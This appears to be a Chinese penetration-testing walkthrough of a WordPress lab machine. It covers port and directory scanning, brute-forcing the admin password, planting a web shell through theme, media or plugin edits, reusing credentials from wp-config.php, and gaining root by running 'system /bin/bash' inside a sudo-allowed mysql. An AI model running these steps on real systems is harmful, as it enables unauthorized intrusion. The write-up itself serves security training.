

ref:

[https://blog.csdn.net/qg\\_45434762/article/details/116905928](https://blog.csdn.net/qg_45434762/article/details/116905928)

# 1.信息搜集

## 1.1服務識別

```
└─# nmap -Pn -n -sV -v 192.168.159.145
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 13:20 EST
NSE: Loaded 45 scripts for scanning. | Auto-updates Disabled (2)
Initiating ARP Ping Scan at 13:20
Scanning 192.168.159.145 [1 port]
Completed ARP Ping Scan at 13:20, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:20
Scanning 192.168.159.145 [1000 ports]
Discovered open port 80/tcp on 192.168.159.145
Completed SYN Stealth Scan at 13:20, 4.80s elapsed (1000 total ports)
Initiating Service scan at 13:20
Scanning 1 service on 192.168.159.145
Completed Service scan at 13:20, 6.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.159.145.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.01s elapsed
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Nmap scan report for 192.168.159.145
Host is up (0.00029s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:32:3F:D2 (VMware)

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
Raw packets sent: 2002 (88.072KB) | Rcvd: 9 (618B)
```

目標開啓了80,我們只能打開,結果是一個apache的默認界面,沒有收穫

## 1.2敏感目錄掃描

### dirsearch

```
[13:22:33] Starting: All (2) | Inactive (2) | Auto-updates Disabled (2)
[13:22:34] 403 - 280B - /.htaccess.bak1
[13:22:34] 403 - 280B - /.htaccess.orig
[13:22:34] 403 - 280B - /.ht_wsr.txt
[13:22:34] 403 - 280B - /.htaccess.save
[13:22:34] 403 - 280B - /.htaccess.sample
[13:22:34] 403 - 280B - /.htaccess_extra
[13:22:34] 403 - 280B - /.htaccess_origam
[13:22:34] 403 - 280B - /.htaccessBAK
[13:22:34] 403 - 280B - /.htaccessOLD
[13:22:34] 403 - 280B - /.htaccess_sc
[13:22:34] 403 - 280B - /.htaccessOLD2
[13:22:34] 403 - 280B - /.html
[13:22:34] 403 - 280B - /.htm
[13:22:34] 403 - 280B - /.httr-bauth
[13:22:34] 403 - 280B - /.htpasswd
[13:22:34] 403 - 280B - /.htpasswd_test
[13:22:34] 403 - 280B - /.php
[13:22:43] 200 - 11KB - /index.html
[13:22:46] 403 - 280B - /server-status
[13:22:46] 403 - 280B - /server-status/
[13:22:47] 403 - 280B - /tools/
[13:22:47] 301 - 318B - /tools → http://192.168.159.145/tools/
[13:22:48] 200 - 7KB - /wordpress/wp-login.php
[13:22:48] 200 - 8KB - /wordpress/
```

tools沒有權限,但是可以先留著;比較有價值的估計是wp的後臺登錄

前端經過嘗試沒有發現有注入點

## feroxbuster

```
feroxbuster --url http://192.168.159.145 -w /usr/share/dirb/wordlists/common.txt
```

kali的默認字典位置:

```
/usr/share/dirb/wordlists/
```

```
302      0l      0w      0c http://192.168.159.145/wordpress/wp-admin/css/sitemap.xml
[#####] - 3m 92260/92260 0s found:122 errors:56333
[#####] - 4s 4613/4613 995/s http://192.168.159.145 8375
[#####] - 9s 4613/4613 471/s http://192.168.159.145/tools 8375
[#####] - 1m 4613/4613 50/s http://192.168.159.145/wordpress
[#####] - 1m 4613/4613 42/s http://192.168.159.145/wordpress/0
[#####] - 2m 4613/4613 28/s http://192.168.159.145/wordpress/embed
[#####] - 2m 4613/4613 25/s http://192.168.159.145/wordpress/feed
[#####] - 2m 4613/4613 26/s http://192.168.159.145/wordpress/0/feed
[#####] - 2m 4613/4613 31/s http://192.168.159.145/wordpress/embed/feed
[#####] - 2m 4613/4613 35/s http://192.168.159.145/wordpress/feed/atom
[#####] - 1m 4613/4613 39/s http://192.168.159.145/wordpress/wp-admin
[#####] - 1m 4613/4613 39/s http://192.168.159.145/wordpress/wp-content
[#####] - 1m 4613/4613 39/s http://192.168.159.145/wordpress/wp-includes
[#####] - 1m 4613/4613 58/s http://192.168.159.145/wordpress/wp-includes/blocks
[#####] - 1m 4613/4613 71/s http://192.168.159.145/wordpress/wp-includes/certificates
[#####] - 56s 4613/4613 83/s http://192.168.159.145/wordpress/wp-includes/css
[#####] - 56s 4613/4613 83/s http://192.168.159.145/wordpress/wp-includes/customize
[#####] - 25s 4613/4613 203/s http://192.168.159.145/wordpress/wp-admin/css
[#####] - 24s 4613/4613 217/s http://192.168.159.145/wordpress/wp-content/feed
[#####] - 20s 4613/4613 237/s http://192.168.159.145/wordpress/wp-includes/feed
[#####] - 18s 4613/4613 275/s http://192.168.159.145/wordpress/wp-includes/fonts
```

結果還是聽優秀

## 2.威脅建模

可以嘗試的點:

- 1.前端的注入
- 2.wordpress的密碼爆破
- 3.tools頁面的嘗試

## 3.漏洞挖掘

### 3.1密碼爆破

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ^	Comment
20	adam14	302	<input type="checkbox"/>	<input type="checkbox"/>	1407	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
1	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
2	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
4	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
5	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
6	tigger	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
8	a1b2c3	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
9	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
10	123	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
11	xxx	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
12	money	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	
13	test	200	<input type="checkbox"/>	<input type="checkbox"/>	8375	

### 3.2GETSHELL

## node:


1.至少應該保證3個shell,

原因:

- 1.在真實情況下拿到shell是很困難的,所以必須做冗餘
- 2.下次再通過同樣的漏洞利用方法不一定能獲得shell
- 3.這樣即便誤操作丟失了也可以進行後續的操作


### 3.2.1 wp後臺getshell的方法:

#### 1.修改主題的模板





這裏我們用msf的php來獲得shell; 只要訪問這個404.php就可以

#### 2.media上傳shellcode




### 3.透過修改插件



注意備注也不能刪除,shell文件壓縮成zip才能上傳;然後訪問頁面

### 3.2.2 shell提升為交互式

用msf的shell最大的一個問題:沒有交互式(不能用vim,mysql),并且提示不友好;所以我們重新用nc生成一個可以交互式的shell



## 1.將kali的shell切換為bash

```
chsh -s /bin/bash
```

## 2.重啓后查看shell的類型

```
echo $SHELL  
/bin/bash #修改成功
```

上述失敗

### 方法2:

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

## 3.3.提權

### 3.3.1 確定有shell權限的用戶

```
cat /etc/passwd | grep /bin/bash  
root:x:0:0:root:/root:/bin/bash  
wpadmin:x:1001:1001::/home/wpadmin:/bin/bash  
  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

所以我們的目標是提權成wpadmin和root

### 3.3.2 信息收集

我們到目標的home文件夾,發現有文件,但是沒有權限打開

```
ls -l /home/  
total 4  
drwxr-xr-x 3 wpadmin wpadmin 4096 May 11 2021 wpadmin  
  
ls -l /home/wpadmin  
total 4  
-r----- 1 wpadmin wpadmin 33 May 8 2021 local.txt
```

我們查看wp的配置文件,嘗試登錄數據庫,但是失敗

```

cat wp-config.php
<?php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'admin' );
define( 'DB_PASSWORD', 'Wp_Admin#123' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8mb4' );
define( 'DB_COLLATE', '' );

define( 'AUTH_KEY',         '-=<%h-8zmo1#bWHqHEib?bJt!)mOL7E+j{x7x;Hsc}t?xm?e kRfunrRmTUP;#8OS' );
define( 'SECURE_AUTH_KEY', 'A5#uw+^B_f:K]WNq@aOXLpD@bmMD/hev^Uaf,^LTCX3@a1&7A(qLFS_{I=pYw(ET' );
define( 'LOGGED_IN_KEY',    '~*TFb3]y1^|G9j%?Z@F[63A+AAT<mndFo-H{q0P#Nz/qYN3da@UXyY6YP6^7QNmy' );
define( 'NONCE_KEY',       'bP88<WoD?9;eN0yM9A{+}]!$(k[zp{:-.ZS6Fk*snlJN&GXU6Zy_)wEbqk>-? nn' );
define( 'AUTH_SALT',       'SX%VenTL%k6f%i8tFAhtf#svIc|nt.&t~R%zp=:n:Q%e0Ux?k,-j?ZAjZZ%;w1ih' );
define( 'SECURE_AUTH_SALT', '-e Z<w<q8F~Tm7IeNu2nSa^or=*B?bV*yRBA+4; My}cIJ]?L%j14RWghI,D^M^5' );
define( 'LOGGED_IN_SALT',   '}Z}fYC%Mv;;ON/h~$c2c,u[FZ>`YaiscN6UY&HCcXUVL{miUbX4a/ LdJ^AoL/Z{' );
define( 'NONCE_SALT',      'BQPac,#p}PEcU^eC*Hwss>9~UCEKhv]tox~PN)?B.kSn%tC)V~pZ6RpOBR>80o5+' );

$table_prefix = 'wp_';

define( 'WP_DEBUG', false );

if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}
require_once ABSPATH . 'wp-settings.php';
mysql -uadmin -p
Enter password: Wp_Admin#123

```

### 3.3.3 提權嘗試

#### 常規提權

**sudo -l**

失敗

**內核提權**

失敗

**suid位提權**

失敗

#### 其他提權方法

**撞庫**

用我們已知的賬號和密碼組合來嘗試爆破:

賬號:wpadmin,root

密碼:adam14,Wp\_Admin#123

成功提權

```

su - wpadmin
Password: adam13
su: Authentication failure
su - wpadmin
Password: Wp_Admin#123
su: Authentication failure

mysql -u wpadmin -p
Enter password: adam14
ERROR 1045 (28000): Access denied for user 'wpadmin'@'localhost' (using password)

q
/bin/sh: 58: q: not found
su - wpadmin
Password: adam14

id
uid=1001(wpadmin) gid=1001(wpadmin) groups=1001(wpadmin)

```

## 3.4二次提權

### 常規提權

sudo -l

```

id
uid=1001(wpadmin) gid=1001(wpadmin) groups=1001(wpadmin)

sudo -l
Matching Defaults entries for wpadmin on wp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wpadmin may run the following commands on wp:
    (root) NOPASSWD: /usr/bin/mysql -u root -D wordpress -p

```

這個信息告訴我們是通過root來執行mysql;那麼這個mysql會有root權限,我們也許可以通過mysql來獲得root權限

進入MySQL后執行system函數即可獲得root.shell;但是目前無法獲得交互式shell,結果失敗

```

wpadmin@wp:~$ sudo /usr/bin/mysql -u root -D wordpress -p
sudo /usr/bin/mysql -u root -D wordpress -p
Enter password:

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [wordpress]> system id
system id
uid=0(root) gid=0(root) groups=0(root)
MariaDB [wordpress]> /bin/bash

```

注意要sudo

獲取到shell

```
type help) or for help type ? to list the current input statements)
MariaDB [wordpress]> system id
system id
uid=0(root) gid=0(root) groups=0(root)
MariaDB [wordpress]> /bin/bash
/bin/bash
→ ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version 10.3.17 for the correct syntax to use near ''/bin/bash'' at line 1
MariaDB [wordpress]> system /bin/bash
system /bin/bash
root@wp:/home/wpadmin#

root@wp:/home/wpadmin#
root@wp:/home/wpadmin# ls -l
ls -l
total 12
-rwxrwxr-x 1 wpadmin wpadmin 207 Dec 3 04:33 LjKjR9Rw
-r----- 1 wpadmin wpadmin 33 May 8 2021 local.txt
-rwxrwxr-x 1 wpadmin wpadmin 141 Dec 3 04:31 WzqYAPrV
root@wp:/home/wpadmin# ls -l
ls -l
total 12
```

```
sudo /usr/bin/mysql -u root -D wordpress -p
#mysql
system /bin/bash
```

## 4.總結

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